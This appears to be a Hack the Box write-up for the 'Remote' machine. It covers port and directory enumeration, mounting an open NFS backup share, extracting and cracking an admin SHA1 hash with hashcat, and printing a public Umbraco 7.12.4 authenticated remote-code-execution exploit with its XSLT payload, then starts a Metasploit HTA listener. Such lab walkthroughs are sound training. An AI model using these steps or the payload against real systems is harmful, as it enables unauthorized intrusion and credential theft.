


REMOTE

Hack the Box writeup

Contents

0x6B

Scope

Target IP: 10.10.10.180

Ports: TCP + UDP 1-65535

OS: Windows

Difficulty: Easy

Release: March 7, 2020

Enumeration

nmap -sC -sV -oA initial 10.10.10.180


sudo autorecon.py 10.10.10.180

sudo masscan -i tun0 10.10.10.180 -p0-65535 | tee masscan

gobuster dir -u http://10.10.10.180 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Initial Findings

Masscan:



```
Discovered open port 2049/tcp on 10.10.10.180
Discovered open port 80/tcp on 10.10.10.180
Discovered open port 49678/tcp on 10.10.10.180
Discovered open port 47001/tcp on 10.10.10.180
Discovered open port 135/tcp on 10.10.10.180
Discovered open port 5985/tcp on 10.10.10.180
Discovered open port 49666/tcp on 10.10.10.180
Discovered open port 49665/tcp on 10.10.10.180
Discovered open port 445/tcp on 10.10.10.180
Discovered open port 49664/tcp on 10.10.10.180
Discovered open port 49680/tcp on 10.10.10.180
Discovered open port 21/tcp on 10.10.10.180
Discovered open port 139/tcp on 10.10.10.180
Discovered open port 49679/tcp on 10.10.10.180
Discovered open port 49667/tcp on 10.10.10.180
Discovered open port 111/tcp on 10.10.10.180
```

Possibly Interesting Web Pages



```
======================================
2020/03/24 14:48:15 Starting gobuster
======================================
/contact (Status: 200)
/blog (Status: 200)
/home (Status: 200)
/products (Status: 200)
/people (Status: 200)
/Home (Status: 200)
/Products (Status: 200)
/Contact (Status: 200)
/install (Status: 302)
/Blog (Status: 200)
/about-us (Status: 200)
/People (Status: 200)
/INSTALL (Status: 302)
/1112 (Status: 200)
/intranet (Status: 200)
/1117 (Status: 200)
/1114 (Status: 200)
/person (Status: 200)
/1115 (Status: 200)
/1113 (Status: 200)
/1119 (Status: 200)
/1107 (Status: 200)
/1125 (Status: 200)
/1109 (Status: 200)
/1106 (Status: 200)
/1127 (Status: 200)
/1110 (Status: 200)
/1116 (Status: 200)
/1120 (Status: 200)
/1122 (Status: 200)
/1111 (Status: 200)
/1129 (Status: 200)
```

At first glance, /install looks interesting as well as the numbered pages.


/install redirects us to http://10.10.10.180/umbraco

This looks like a user / admin portal. I tried default creds here but it wasn't as easy as that.

The numbered sites were simply product pages… lame.

Other interesting things:

Nfs mount has a site_backup folder



```
0x6b@kali:/home/0x6b/htb/remote/results/10.10.10.180/scans$ cat tcp_111_showmount.txt
Export list for 10.10.10.180:
/site_backups (everyone)
```

Foothold


We will probably have to use the web portal for umbraco to gain access to the box, however default / common credentials do not seem to work.

We could try to brute force the login, but that's almost never the answer… so let's look a bit deeper.

Circling back to our enumeration, that site_backup folder seems like something that might be interesting. There are often developer secrets or hard coded passwords inadvertently saved into backups.

Before mounting the folder, we need a place to put it. For this, I made a new folder called site_backups.

Once that was done, I mounted the folder to my new folder



```
0x6b@kali:/home/0x6b/htb/remote$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
0x6b@kali:/home/0x6b/htb/remote$ sudo mount -v -t nfs 10.10.10.180:/site_backups site_backups
mount.nfs: timeout set for Tue Mar 24 17:10:57 2020
mount.nfs: trying text-based options 'vers=4.2,addr=10.10.10.180,clientaddr=10.10.14.38'
mount.nfs: mount(2): Protocol not supported
mount.nfs: trying text-based options 'vers=4.1,addr=10.10.10.180,clientaddr=10.10.14.38'
0x6b@kali:/home/0x6b/htb/remote$ ls site_backups/
App_Browsers  App_Plugins    bin     css           Global.asax  scripts  Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco  Views
0x6b@kali:/home/0x6b/htb/remote$
```

Next, I looked through the files on the mount to see if there was anything interesting.

As I was doing this, I ran rsync to pull the share down so I could look at it offline if needed.


rsync -a site_backups/ synced_backup

Web.config initially looked like it could be helpful but I didn’t find anything of use there.

I did a massive search of “password” against the files to try to find a password saved somewhere, but that didn’t seem to uncover anything helpful

grep -rnw site_backups/ -e 'password' --color=always


After poking around a bit, I found a database file. Inside this file there appears to be some hashes for an administrator account – admin@htb.local



```
0×6b@kali:/home/0×6b/htb/remote/synced_backup/App_Data$ strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf85
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/pass
```


It looks like the hash is
I took this to my cracking rig and ran it against rockyou using hashcat

.\hashcat64.exe -m 100 .\hashes\htb_remote.txt .\wordlists\rockyou.txt



```
PS D:\ctf\tools\hashcat-5.1.0>
PS D:\ctf\tools\hashcat-5.1.0>
PS D:\ctf\tools\hashcat-5.1.0> .\hashcat64.exe -m 100 .\hashes\htb_remote.txt  .\wordlists\rockyou.txt
hashcat (v5.1.0) starting...
```


A second or so later we have our password



```
Dictionary cache built:
* Filename..: .\wordlists\rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese

Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA1
Hash.Target......: b8be16afba8c314ad33d812f22a04991b90e2aaa
```

Now let’s see if that gets us into the admin portal we saw earlier.


It doesn't look like the password worked for admin or admin@htb.local, maybe there's another user we can try. Back to Umbraco.sdf and searching for @htb.local



```
0×6b@kali:/home/0×6b/htb/remote/synced_backup/App_Data$ strings Umbraco.sdf | grep htb.local --color=always
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d
3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4
321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA2
56"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA
256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg=RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSH
A256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword chan
```


Trying ssmith@htb.local with the password we cracked earlier lets us log in.

From here we can see the version of Umbraco and search for some exploits.



Help


Umbraco version 7.12.4



```
0×6b@kali:/home/0×6b/htb/remote$ searchsploit Umbraco 7.12
-------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                  |  Path
                                                                                | (/usr/share/exploitdb/)
-------------------------------------------------------------------------------- ---------------------------------
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                      | exploits/aspx/webapps/46153.py
-------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
```

User

Now that we have access to the Umbraco server and found an exploit, let's look into how we can leverage that to get logged into the system.



```
0×6b@kali:/home/0×6b/htb/remote$ cp /usr/share/exploitdb/exploits/aspx/webapps/46153.py ./UbracoRCE.py
0×6b@kali:/home/0×6b/htb/remote$ cat UbracoRCE.py
# Exploit Title: Umbraco CMS - Remote Code Execution by authenticated administrators
# Dork: N/A
# Date: 2019-01-13
# Exploit Author: Gregory DRAPERI & Hugo BOUTINON
# Vendor Homepage: http://www.umbraco.com/
# Software Link: https://our.umbraco.com/download/releases
# Version: 7.12.4
# Category: Webapps
# Tested on: Windows IIS
# CVE: N/A


import requests;

from bs4 import BeautifulSoup;

def print_dict(dico):
    print(dico.items());

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = ""; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "XXXX;
password="XXXX";
host = "XXXX";
```

Looking at the exploit, it looks like it is used to open calc.exe, cool but not helpful for us… we will need to change it up a bit.

However, before we can do this, we need to setup an HTA listener in Metasploit.

use exploit/windows/misc/hta_server

SET SRVHOST 10.10.14.38 (My IP)

